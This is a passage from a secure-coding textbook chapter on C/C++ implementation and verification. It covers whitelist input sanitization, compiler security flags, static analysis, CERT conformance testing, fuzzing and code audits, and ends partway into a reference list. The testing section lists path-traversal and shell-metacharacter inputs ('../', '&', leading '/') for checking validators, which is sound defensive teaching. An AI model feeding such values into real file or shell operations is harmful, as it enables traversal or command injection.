Example 9.2 tcp_wrappers Package Written by Wietse Venema

```
int main(void) {
  static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz\
  ABCDEFGHIJKLMNOPQRSTUVWXYZ\
  1234567890_-.@";

  char *user_data; /* ptr to the environment string */
  char *cp; /* cursor into example string */

  user_data = getenv("QUERY_STRING");
  printf("%s\n", user_data);
  for (cp = user_data; *(cp += strspn(cp, ok_chars)); )
    *cp = '_';
  printf("%s\n", user_data);
  exit(0);
}
```

Testing

After you have implemented your data sanitization and input validation functions, it is important to test them to make sure they do not permit dangerous values. The set of illegal values depends on the context. A few examples of illegal values for strings that may be passed to a shell or used in a file name are the null string, "`.`", "`..`", "`../`", strings starting with "`/`" or "`.`", any string containing "`/`" or "`&`", control characters, and any characters with the most significant bit set (especially decimal values 254 and 255). Again, your code should not be checking for dangerous values, but you should test to ensure that your input validation functions limit input values to safe values.

9.5 Implementation

Compiler Security Features

C and C++ compilers are generally lax in their type-checking support, but you can generally increase their level of checking so that some mistakes can be detected automatically. Turn on as many compiler warnings as you can and change the code to cleanly compile with them, and strictly use ANSI prototypes in separate header (`.h`) files to ensure that all function calls use the correct types.

For C or C++ compilations using GCC, use at least the following as compilation flags (which turn on a host of warning messages) and try to eliminate all warnings:

```
gcc -Wall -Wpointer-arith -Wstrict-prototypes -O2
```

The `-O2` flag is used because some warnings can be detected only by the data flow analysis performed at higher optimization levels. You might want to use `-W -pedantic` as well or more specialized flags such as `-Wstrict-overflow=3` to diagnose algebraic simplification that may lead to bounds-checking errors.

For developers using Visual C++, the `/GS` option should be used to enable canaries and to perform some stack reorganization to prevent common exploits. This stack reorganization has evolved over time. Figure 9.9 shows the evolution of the `/GS` flag for Visual C++. The `/GS` option was further




Figure 9.9 /GS flag for Visual C++

enhanced in Visual Studio 11 [Burrell 2012]. In reviewing stack-based corruption cases that were not covered by the existing /GS mechanism, Microsoft noted that misplaced null terminators were a common problem. In the following program fragment, for example, the ManipulateString() function correctly writes data within the bounds of the string buf but fails to keep track of the final length cch of the resulting string:

```
char buf[MAX];
int cch;
ManipulateString(buf, &cch);
buf[cch] = '\0';
```

The instruction that null-terminates the string could consequently write outside the bounds of the string buffer without corrupting the cookie installed by the /GS option. To address this problem, Visual Studio inserts range validation instructions on line 3 of the following generated assembly code to guard against an out-of-bounds write to memory:

```
01      move eax, DWORD PTR _cch$[ebp]
02      mov DWORD PTR $T1[ebp], eax
03      cmp DWORD PTR $T1[ebp], 20             ; 0000014H
04      jae SHORT $LN3@main
05      jmp SHORT $LN4@main
06  $LN3@main:
07      call    __report_rangecheckfailure
08  $LN4@main:
      mov ecx, DWORD PTR $T1[ebp]
      mov BYTE PTR _buf$[ebp+ecx], 0
```

Roughly speaking, the compiler has inserted code equivalent to lines 4 to 7 in the following code fragment before null-terminating the string:

```
01  char buf[MAX];
02  int cch;
03  ManipulateString(buf, &cch);
04  if (((unsigned int) cch) >= MAX) {
05    __report_rangecheckfailure();
06  }
07  buf[cch] = '\0';
```

The SDL includes a number of recommendations beyond the scope of /GS where the compiler is able to assist secure software development. These range from specific code generation features such as using strict_gs_check to security-related compiler warnings and more general recommendations to initialize or sanitize pointers appropriately [Burrell 2011]. Visual Studio 2012 adds a new /sdl switch, which provides a single mechanism for enabling such additional security support. The /sdl switch causes SDL mandatory compiler warnings to be treated as errors during compilation and also enables additional code generation features such as increasing the scope of stack buffer overrun protection and initialization or sanitization of pointers in a limited set of well-defined scenarios. The /sdl compiler switch is disabled by default but can be enabled by opening the Property Pages for the current project and accessing Configuration Properties → C/C++ → General options.

As-If Infinitely Ranged (AIR) Integer Model

The as-if infinitely ranged (AIR) integer model, described in Chapter 5, Section 5.6, is a compiler enhancement to detect guarantees that either integer values are equivalent to those obtained using infinitely ranged integers or a runtime exception occurs. Although an initial compiler prototype based on GCC showed only a 5.58 percent slowdown at the -O2 optimization level when running the SPECINT2006 macro-benchmark [Dannenberg 2010], a second prototype built using LLVM was unable to reproduce these results.

Safe-Secure C/C++

For any solution to make a significant difference in the reliability of the software infrastructure, the methods must be incorporated into tools that working programmers are using to build their applications. However, solutions based only on runtime protection schemes have high overhead. Richard Jones and Paul Kelly [Jones 1997] implemented runtime bounds checking with overheads of 5x to 6x for most programs. Olatunji Ruwase and Monica Lam [Ruwase 2004] extend the Jones and Kelly approach to support a larger class of C programs but report slowdowns of a factor of 11x to 12x if enforcing bounds for all objects and of 1.6x to 2x for several significant programs even if only enforcing bounds for strings. These overheads are far too high for use in "production code" (that is, finished code deployed to end users), which is important if bounds checks are to be used as a security mechanism (not just for debugging). Dinakar Dhurjati and Vikram Adve provide runtime bounds checking of arrays and strings in C and C++ programs with an average runtime overhead of 12 percent by using fine-grained partitioning of memory [Dhurjati 2006].

Compiler producers constitute a segment of the software production supply chain, one that is quite different from the quality-tools producers. Each hardware company typically maintains some number of compiler groups, as do several of the large software producers. There are several specialized compiler producers. In addition, there is a significant community of individuals and companies that support the open source GNU Compiler Collection (GCC). Adding these various groups together, there are well over 100 compiler vendors. The CERT solution is to combine static and dynamic analysis to handle legacy code with low overhead. These methods can be used to eliminate several important classes of vulnerabilities, including writing outside the bounds of an object (for example, buffer overflow), reading outside the bounds of an object, and arbitrary reads/writes (for example, wild-pointer stores) [Plum 2005]. The buffer overflow problem, for example, is solved by static analysis for issues that can be resolved at compile and link time and by dynamic analysis using highly optimized code sequences for issues that can be resolved only at runtime. CERT is extending an open source compiler to perform the Safe-Secure C/C++ analysis methods as shown in Figure 9.10.

Static Analysis

Static analyzers operate on source code, producing diagnostic warnings of potential errors or unexpected runtime behavior. There are a number of commercial analyzers for C and C++ programs, including Coverity Prevent, LDRA, HP Fortify, Klocwork, GrammaTech CodeSonar, and PCLint. There are also several good open source analyzers, including ECLAIR[8] and the

[8] http://bugseng.com/products/ECLAIR.




Figure 9.10 Safe-Secure C/C++ analysis methods

Compass/ROSE tool[9] developed by Lawrence Livermore National Laboratory. Compilers such as GCC and Microsoft Visual C++ (particularly when using the `\analyze` mode) can also provide useful security diagnostics. The Edison Design Group (EDG) compiler front end can also be used for analysis purposes. It supports the C++ language of the ISO/IEC 14882:2003 standard and many features from the ISO/IEC 14882:2011 standard. Under control of command-line options, the front end also supports ANSI/ISO C (both C89 and C99, and the Embedded C TR), the Microsoft dialects of C and C++ (including C++/CLI), GNU C and C++, and other compilers.

Static analysis techniques, while effective, are prone to both false positives and false negatives. To the greatest extent feasible, an analyzer should be both complete and sound with respect to enforceable rules. An analyzer is considered sound (with respect to a specific rule) if it does not give a false-negative result, meaning it is able to find all violations of a rule within the entire program. An analyzer is considered complete if it does not issue false-positive results, or false alarms. The possibilities for a given rule are outlined in Table 9.4.

[9] www.rosecompiler.org/compass.pdf.

Table 9.4 Completeness and Soundness

		False Positives	
		Y	*N*
False Negatives	*N*	Sound with false positives	Complete and sound
	Y	Unsound with false positives	Unsound

There are many trade-offs in minimizing false positives and false negatives. It is obviously better to minimize both, and many techniques and algorithms do both to some degree. However, once an analysis technology reaches the efficient frontier of what is possible without fundamental breakthroughs, it must select a point on the curve trading off these two factors (and others, such as scalability and automation). For automated tools on the efficient frontier that require minimal human input and that scale to large code bases, there is often tension between false negatives and false positives.

It is easy to build analyzers that are in the extremes. An analyzer can report all of the lines in the program and have no false negatives at the expense of large numbers of false positives. Conversely, an analyzer can report nothing and have no false positives at the expense of not reporting real defects that could be detected automatically. Analyzers with a high false-positive rate waste the time of developers, who can lose interest in the results and therefore miss the true bugs that are lost in the noise. Analyzers with a high number of false negatives miss many defects that should be found. In practice, tools need to strike a balance between the two.

An analyzer should be able to analyze code without excessive false positives, even if the code was developed without the expectation that it would be analyzed. Many analyzers provide methods that eliminate the need to research each diagnostic on every invocation of the analyzer; this is an important feature to avoid wasted effort.

Static analysis tools can be used in a variety of ways. One common pattern is to integrate the tools in the continuous build/integration process. Another use is conformance testing, as described later in this section.

Unfortunately, the application of static analysis to security has been performed in an ad hoc manner by different vendors, resulting in nonuniform coverage of significant security issues. For example, a recent study [Landwehr 2008] found that more than 40 percent of the 210 test cases went undiagnosed by all five of the study's C and C++ source analysis tools, while only 7.2 percent of the test cases were successfully diagnosed by all five tools, as shown in Figure 9.11. The NIST Static Analysis Tool Exposition (SATE) also




Figure 9.11 C and C++ "breadth" case coverage (Source: [Landwehr 2008])

demonstrated that developing comprehensive analysis criteria for static analysis tools is problematic because there are many different perspectives on what constitutes a true or false positive [Okun 2009].

To address these problems, the WG14 C Standards Committee is working on ISO/IEC TS 17961, *C Secure Coding Rules* [Seacord 2012a]. This technical specification defines rules specified for analyzers, including static analysis tools and C language compilers that wish to diagnose insecure code beyond the requirements of the language standard. TS 17961 enumerates secure coding rules and requires analysis engines to diagnose violations of these rules as a matter of conformance to this specification. All these rules are meant to be enforceable by static analysis. These rules may be extended in an implementation-dependent manner, which provides a minimum coverage guarantee to customers of any and all conforming static analysis implementations. The rules do not rely on source code annotations or assumptions of programmer intent. However, a conforming implementation may take advantage of annotations to inform the analyzer. The successful adoption of this technical specification will provide more uniform coverage of security issues, including many of the problems encountered at the NIST SATE.

Analyzers are trusted processes, meaning that developers rely on their output. Consequently, developers must ensure that this trust is not misplaced. To earn this trust, the analyzer supplier ideally should run appropriate validation tests. CERT is coordinating the development of a conformance test suite for TS 17961 that is freely available for any use.[10] The current suite runs on Linux (Ubuntu) and OS X and has been tested with GCC (4.4.6, 4.6.1, and 4.6.3), Coverity 6.0.1, Clang 3.0, and Splint 3.1.2. The C part of the suite (the reporter) has been built with GCC and Clang on Linux and OS X. The suite consists of a test driver, a reporter that displays results, and a set of tools that builds the test list structure and verifies that the diagnostic line number and documentation in the test file are consistent (used with editing tests or adding new tests). There are 144 test files covering the 45 rules.

Source Code Analysis Laboratory (SCALe)

The CERT Secure Coding Standards (described in Section 9.3) define a set of secure coding rules. These rules are used to eliminate coding errors that have resulted in vulnerabilities for commonly used software development languages as well as other undefined behaviors that may also prove exploitable. The Source Code Analysis Laboratory (SCALe) [Seacord 2012b] can be used to test software applications for conformance to *The CERT C Secure Coding Standard* [Seacord 2008]. Although this version of the standard was developed for C99, most of these rules can be applied to programs written in other versions of the C programming language or in C++. Programs written in these programming languages may conform to this standard, but they may be deficient in other ways that are not evaluated by SCALe.

SCALe analyzes a developer's source code and provides a detailed report of findings to guide the code's repair. After the developer has addressed these findings and the SCALe team determines that the product version conforms to the standard, CERT issues the developer a certificate and lists the system in a registry of conforming systems. As a result, SCALe can be used as a measure of the security of software systems.

SCALe evaluates client source code using multiple analyzers, including static analysis tools, dynamic analysis tools, and fuzzing. The diagnostics are filtered according to which rule they are being issued against and then evaluated by an analyst to determine if it is a true violation or false positive. The results of this analysis are then reported to the developer. The client may then repair and resubmit the software for reevaluation. Once the reevaluation process is completed, CERT provides the client a report detailing the software's conformance or nonconformance to each secure coding rule.

Multiple analysis tools are used in SCALe because analyzers tend to have nonoverlapping capabilities. For example, some tools might excel at finding memory-related defects (memory leaks, use-after-free, null-pointer

[10] https://github.com/SEI-CERT/scvs.

dereference), and others may be better at finding other types of defects (uncaught exceptions, concurrency). Even when looking for the same type of defect (detecting overruns of fixed-sized, stack-allocated arrays, for example), different analysis tools will find different instances of the defect.

SCALe uses both commercial static analysis tools such as Coverity Prevent, LDRA, and PCLint and open source tools such as Compass/ROSE. CERT has developed checkers to diagnose violations of *The CERT Secure Coding Standards* in C and C++ for the Compass/ROSE tool, developed at Lawrence Livermore National Laboratory. These checkers are available on SourceForge.[11]

SCALe does not test for unknown code-related vulnerabilities, high-level design and architectural flaws, the code's operational environment, or the code's portability. Conformance testing is performed for a particular set of software, translated by a particular implementation, and executed in a particular execution environment [ISO/IEC 2007].

Successful conformance testing of a software system indicates that the SCALe analysis did not detect violations of rules defined by a CERT secure coding standard. Successful conformance testing does not provide any guarantees that these rules are not violated or that the software is entirely and permanently secure. Conforming software systems can be insecure, for example, if they implement an insecure design or architecture.

Software that conforms to a secure coding standard is likely to be more secure than nonconforming or untested software systems. However, no study has yet been performed to prove or disprove this claim.

Defense in Depth

The idea behind defense in depth is to manage risk with multiple defensive strategies so that if one layer of defense turns out to be inadequate, another layer of defense can prevent a security flaw from becoming an exploitable vulnerability and/or can limit the consequences of a successful exploit. For example, combining secure programming techniques with secure runtime environments should reduce the likelihood that vulnerabilities remaining in the code at deployment time can be exploited in the operational environment.

The alternative to defense in depth is to rely on a single strategy. Complete input validation, for example, could theoretically eliminate the need for other defenses. If all input strings are verified to be of valid length, for example, there would be no need to use bounded string copy operations, and `strcpy()`, `memcpy()`, and similar operations could be used without concern. Also, there

[11] http://rosecheckers.sourceforge.net/.

would be no need to provide any type of runtime protection against stack- or heap-based overflows, because there is no opportunity for overflow.

Although you could theoretically develop and secure a small program using input validation, for real systems this is infeasible. Large, real-world programs are developed by teams of programmers. Modules, once written, seldom remain unchanged. Maintenance can occur even before first customer ship or initial deployment. Over time, these programs are likely to be modified by many programmers for multiple reasons. Through all this change and complexity, it is difficult to ensure that input validation alone will provide complete security.

Multiple layers of defense are useful in preventing exploitation at runtime but are also useful for identifying changing assumptions during development and maintenance.

9.6 Verification

This section discusses verification techniques that have been specifically applied toward improving application security, including penetration testing, fuzz testing, code audits, developer guidelines and checklists, and independent security reviews.

Static Analysis

It is difficult to find information about the percentage of defects that can be found by static analysis. In a discussion in the Static Code Analysis group in LinkedIn, Coverity Analysis Architect Roger Scott suggests that Coverity Prevent might find only 20 percent of the actual defects present. This number is driven by Coverity's aim to keep false positives below 20 percent for *stable* checkers [Bessey 2010]. An experience report from Elias Fallon, engineering director at Cadence, shows customer-reported defects for two consecutive releases, IC614 and IC615, of similar-size releases of a commercial software product [Fallon 2012]. IC614 released with 314 static analysis defects identified using Coverity Prevent and 382 dynamic analysis defects identified using Purify and Valgrind. IC615 released with 0 Coverity defects and 0 Purify/Valgrind defects. In this case, even with all defects identified by static and dynamic analysis tools fixed, the impact on defects found by the customer was negligible. However, it is harder to assess how many of these eliminated defects may have been potential vulnerabilities, as these are frequently caused by attackers manipulating edge conditions, and these conditions are not likely to be tested by normal users providing typical values.

Penetration Testing

Penetration testing generally implies probing an application, system, or network from the perspective of an attacker searching for potential vulnerabilities. Penetration testing is useful, especially if an architectural risk analysis is used to drive the tests. The advantage of penetration testing is that it gives a good understanding of fielded software in its real environment. However, any black-box penetration testing that does not take the software architecture into account probably will not uncover anything deeply interesting about software risk. Software that fails canned black-box testing—which simplistic application security-testing tools on the market today practice—is truly bad. This means that passing a cursory penetration test reveals little about the system's real security posture, but failing an easy, canned penetration test indicates a serious, troubling oversight.

Testing software to validate that it meets security requirements is essential. This testing includes serious attempts to attack it and break its security as well as scanning for common vulnerabilities. As discussed earlier, test cases can be derived from threat models, attack patterns, abuse cases, and specifications and design. Both white-box and black-box testing are applicable, as is testing for both functional and nonfunctional requirements.

Fuzz Testing

Fuzz testing, or *fuzzing*, is a method of finding reliability problems, some subset of which may be vulnerabilities, by feeding purposely invalid and ill-formed data as input to program interfaces. Fuzzing is typically a brute-force method that requires a high volume of testing, using multiple variations and test passes. As a result, fuzzing generally needs to be automated.

Fuzzing is one of several ways of attacking interfaces to discover implementation flaws. Any application interface (for example, network, file input, command-line, Web form, and so forth) can be fuzz-tested. Other methods of attacking interfaces include reconnaissance, sniffing and replay, spoofing (valid messages), flooding (valid/invalid messages), hijacking/man-in-the-middle, malformed messages, and out-of-sequence messages.

The goals of fuzzing can vary depending on the type of interface being tested. When testing an application to see if it properly handles a particular protocol, for example, goals include finding mishandling of truncated messages, incorrect length values, and illegal type codes that can lead to *unstable operation* protocol implementations.

Dynamic randomized-input functional testing, also known as *black-box fuzzing*, has been widely used to find security vulnerabilities in software applications since the early 1990s. For example, Justin Forrester and Barton Miller fuzz-tested over 30 GUI-based applications on Windows NT by subjecting them to streams of valid keyboard and mouse events and streams of random Win32 messages [Forrester 2000]. When subjected to random valid input that could be produced by using the mouse and keyboard, 21 percent of tested applications crashed and an additional 24 percent of applications hung. When subjected to raw random Win32 messages, all the applications crashed or hung.[12] Since then, fuzz testing evolved to encompass a wide range of software interfaces and a variety of testing methodologies.

The CERT Basic Fuzzing Framework (BFF) is a software testing tool that finds defects in applications that run on the Linux and Mac OS X platforms.[13] The CERT BFF uses Sam Hocevar's zzuf tool[14] to perform mutation-based black-box fuzzing on application file interfaces [Hocevar 2007]. The zzuf tool in turn executes the application under test.

BFF automatically collects test cases that cause software to crash in unique ways and debugs information associated with the crashes. The goal of BFF is to minimize the effort required for software vendors and security researchers to efficiently discover and analyze security vulnerabilities found via fuzzing. The CERT Failure Observation Engine (FOE)[15] performs a similar function for applications that run under Windows.

Black-box fuzzing has inferior code path coverage when compared to more sophisticated techniques such as automated white-box fuzzing [Godefroid 2008] and dynamic test generation [Molnar 2009]. However, despite advances in fuzzing tools and methodologies, many security vulnerabilities in modern software applications continue to be discovered using these relatively unsophisticated techniques [Godefroid 2010; Foote 2011; Dormann 2009, 2012a, 2012b]. As a result, studies that compare fuzzing methodologies generally recommend using a mix of methodologies to maximize the efficacy of vulnerability discovery [Alhazmi 2005b, Aslani 2008]. CERT's experience has been that effective vulnerability discovery with black-box fuzzing depends on the selection of appropriate tool parameters and seed inputs. In their 2012 paper, Allen Householder and Jonathan Foote describe a workflow for black-box fuzzing and an algorithm for selecting fuzz parameters to maximize the number of unique application errors discovered [Householder 2012b]. In a

[12] This report, as well as additional information on fuzz testing, can be found at www.cs.wisc.edu/~bart/fuzz/fuzz.html.

[13] www.cert.org/vuls/discovery/bff.html.

[14] http://caca.zoy.org/wiki/zzuf.

[15] www.cert.org/vuls/discovery/foe.html.

separate paper, Householder describes an algorithm to efficiently revert bitwise changes in fuzzed input files that are not relevant to the actual software crashes to those found in the original seed file. This algorithm reduces the complexity of analyzing a crashing test case by eliminating bitwise changes that are not essential to the crash being evaluated [Householder 2012a].

Vulnerabilities in ActiveX controls are frequently used by attackers to compromise systems using the Microsoft Internet Explorer Web browser. A programming or design flaw in an ActiveX control can allow arbitrary code execution as the result of viewing a specially crafted Web page. The Dranzer tool[16] enables ActiveX developers to test their controls for vulnerabilities prior to release [Dormann 2008]. Dranzer is available as an open source project on SourceForge.

Code Audits

Source code should be audited or inspected for common security flaws and vulnerabilities. When looking for vulnerabilities, a good approach is to identify all points in the source code where the program accepts user input from an untrusted source and ensure that these inputs are properly validated. Any C library functions that are highly susceptible to security flaws should be carefully scrutinized.[17]

Source code audits can be used to detect all classes of vulnerabilities but depend on the skill, patience, and tenacity of the auditors. However, some vulnerabilities can be difficult to detect. A buffer overflow vulnerability was detected in the `lprm` program, for example, despite its having been audited for such problems [Evans 1998].

Code audits should always be performed on security-critical components such as identification and authorization systems. Expert reviewers may also be helpful, for example, in identifying instances of ad hoc security or encryption and may be able to advise the use of established and proven mechanisms such as professional-grade cryptography.

Manually inspecting source code is important, but it is labor intensive and error prone. Source code audits can be supplemented by static analysis tools that scan source code for security flaws.

[16] www.cert.org/vuls/discovery/dranzer.html.

[17] This is another good reason to avoid using these functions, because even when they do not introduce a vulnerability, they do require additional scrutiny by both the developer and security analysts.

Developer Guidelines and Checklists

Checklist-based design and code inspections can be performed to ensure that designs and implementations are free from known problems. Checklists, for example, are a part of the TSP-Secure process.

Although checklists can be useful tools, they can also be misused—most commonly by providing someone with a checklist when that person does not understand the true nature of the items on the list. This can lead to missing known problems or to making unnecessary or unwarranted changes to a design or implementation.

Checklists serve three useful purposes. First, they serve as a reminder of things that we already know so we remember to look for them. Second, they serve to document what problems the design or code has been inspected for and when these inspections took place. Third (perhaps the most valuable and most overlooked purpose), they serve as a means of communicating common problems between developers.

Checklists are constantly evolving. New issues need to be added. Old issues that no longer occur (possibly because their solutions have been institutionalized or technology has made them obsolete) should be removed from the checklist so they do not consume continuing effort. Deciding which items should remain on or be removed from a checklist should be based on the effort required to check for those items and the actual number and severity of defects discovered.

Independent Security Review

Independent security reviews can vary significantly as to the nature and scope of the review. Security reviews can be the whole focus or a component of a wider review. Independent reviews are often initiated from outside of a development team. If done well, they can make valuable contributions (to security); if done badly, they can distract the development team and cause effort to be directed in less than optimal ways.

Independent security reviews can lead to more secure systems. External reviewers bring an independent perspective—for example, in identifying and correcting invalid assumptions. Programmers developing large, complex systems are often too close and miss the big picture. For example, developers of security-critical applications may spend considerable effort on specific aspects of security while failing entirely to address some other vulnerable areas. Experienced reviewers will be familiar with common errors and best practices and should be able to provide a broad perspective—identifying process gaps, weaknesses in the architecture, and areas of the design and implementation that require additional or special attention.

Independent security reviews can also be useful as a management tool. Commissioning an independent review and acting on the findings of the review can assist management in demonstrating that they have met due diligence requirements. Additionally, an organization's relationship with regulatory bodies is often improved with the added assurance of independent reviews. It is also common for organizations to commission independent security reviews with the intention of making public statements about the results of the reviews. This is particularly the case when a positive review results in a well-recognized certification.

Attack Surface Review

As described in Section 9.4, an analysis of a system's attack surface during design should help reduce system exposure. The attack surface is an inherent property of a system, independent of any vulnerabilities, known or undiscovered. It is also independent of an attacker's capabilities and behavior. The size of the attack surface is one measure of a system's security. Periodically measuring the attack surface allows developers to determine if the attack surface is growing or shrinking and, in the latter case, evaluate if this growth is necessary.

Pratyusa Manadhata and Jeannette Wing [Manadhata 2010] developed a formal model for a system's attack surface and used it to compare versions of enterprise-level software systems. The same researchers demonstrated that a majority of patches in open source software, for example, Firefox and ProFTP server, reduce the system's attack surface measurement.

Microsoft has developed and made available a free Attack Surface Analyzer tool that catalogs changes made to the operating system attack surface by the installation of new software on Microsoft-based systems [LaRue 2012]. The tool allows

- Developers to view changes in the attack surface resulting from the introduction of their code onto the Windows platform
- IT professionals to assess the aggregate attack surface change by the installation of an organization's line of business applications
- IT security auditors to evaluate the risk of a particular piece of software installed on the Windows platform during threat risk reviews
- IT security incident responders to gain a better understanding of the state of a system's security during investigations (if a baseline scan was taken of the system during the deployment phase)

This ability to analyze and compare consequences to a system's attack surface is a requirement of Microsoft's SDL verification phase.

9.7 Summary

A number of existing practices, processes, tools, and techniques can be used to improve the quality and security of developed software. Evidence of the effectiveness of these mitigation strategies is primarily anecdotal, although many may well be effective in preventing or eliminating vulnerabilities from code. Steve Lipner and Michael Howard present empirical evidence that suggests that the activities of the SDL (such as threat modeling) have reduced security bulletins for conforming development efforts [Lipner 2005].

Secure coding requires an accurate understanding of the problem and a uniform application of effective solutions. Secure system development requires that secure coding practices be ubiquitously applied throughout the software development life cycle.

A strong correlation exists between normal code defects and vulnerabilities [Alhazmi 2005b]. As a result, decreasing software defects can also be effective in eliminating vulnerabilities (although it is always more efficient to directly target security flaws).

9.8 Further Reading

The CERT C Secure Coding Standard [Seacord 2008] continues where this book ends by defining a set of rules and recommendations for secure coding in C. *The CERT C Secure Coding Standard* is organized as a reference and includes additional details that could not be included in this book because of size constraints.

For more on input validation, read the “Input Validation” chapter from John Viega and Matt Messier’s *Secure Programming Cookbook for C and C++* [Viega 2003] and also the “Validate All Input” chapter from David Wheeler’s book *Secure Programming for Linux and UNIX HOWTO* [Wheeler 2003].

References

[Aleph 1996] Aleph One. “Smashing the Stack for Fun and Profit.” *Phrack* 7, no. 49 (1996). www.phrack.org/issues.html?issue=49&id=14..

[Alexander 2003] Alexander, I. “Misuse Cases: Use Cases with Hostile Intent.” *IEEE Software* 20, no.1 (2003): 58–66.

[Alexandrescu 2010] Alexandrescu, A. *The D Programming Language*. Boston: Addison-Wesley, 2010.

[Alhazmi 2005a] Alhazmi, O. H., and Y. K. Malaiya. “Modeling the Vulnerability Discovery Process.” In *Proceedings of the 16th IEEE International Symposium on Software Reliability Engineering: ISSRE 2005, Chicago, November 8–11, 2005*. Los Alamitos, CA: IEEE Computer Society Press, 2005.

[Alhazmi 2005b] Alhazmi, O., Y. K. Malaiya, and I. K. Ray. *Security Vulnerabilities in Software Systems: A Quantitative Perspective Technical Report, CS T&R, AMR05*. Fort Collins: Computer Science Department, Colorado State University, 2005.

[Allen 2001] Allen, J. H. *The CERT Guide to System and Network Security Practices*. Boston: Addison-Wesley, 2001.

[Amarasinghe 2007] Amarasinghe, S. Lecture 4, “Concurrent Programming,” 6.189 IAP 2007, MIT, 2007.
http://groups.csail.mit.edu/cag/ps3/lectures/6.189-lecture4-concurrency.pdf.

[Andersen 2004] Andersen, D., D. M. Cappelli, J. J. Gonzalez, M. Mojtahedzadeh, A. P. Moore, E. Rich, J. M. Sarriegui, T. J. Shimeall, J. M. Stanton, E. A. Weaver, and

A. Zagonel. “Preliminary System Dynamics Maps of the Insider Cyber-Threat Problem.” In *Proceedings of the 22nd International Conference of the System Dynamics Society, Oxford, England, July 25–29, 2004*. Albany, NY: System Dynamics Society, 2004. www.cert.org/archive/pdf/InsiderThreatSystemDynamics.pdf.

[Anderson 2012] Anderson, R., et al. “Measuring the Cost of Cybercrime.” Paper presented at the 11th Annual Workshop on the Economics of Information Security, 2012. http://weis2012.econinfosec.org/papers/Anderson_WEIS2012.pdf.

[ANSI 1989] ANSI (American National Standards Institute). *American National Standard for Information Systems—Programming Language C (X3.159-1989)*. Washington, DC: ANSI, 1989.

[argp 2012] argp and huku. “Pseudomonarchia jemallocum.” *Phrack* 0x0e, 0x44, phile #0x0a of 0x13 (April 2012).

[Aslani 2008] Aslani, M., N. Chung, J. Doherty, N. Stockman, and W. Quach. “Comparison of Blackbox and Whitebox Fuzzers in Finding Software Bugs.” Presented at the Team for Research in Ubiquitous Secure Technology (TRUST) Autumn 2008 Conference, Nashville, TN, 2008.

[AusCERT 2006] Australian Computer Emergency Response Team. *Australian Computer Crime and Security Survey,* 2006. www.auscert.org.au/render.html?it=2001.

[Baratloo 2000] Baratloo, A., N. Singh, and T. Tsai. “Transparent Run-Time Defense against Stack Smashing Attacks.” In *Proceedings of the 2000 USENIX Annual Technical Conference, San Diego, CA, June 18–23, 2000*, pp. 251–62. Berkeley, CA: USENIX Association, 2000.

[Barbic 2007] Barbic, J. “Multi-core Architectures” (class lecture slides), 2007. www.cs.cmu.edu/~fp/courses/15213-s07/lectures/27-multicore.pdf.

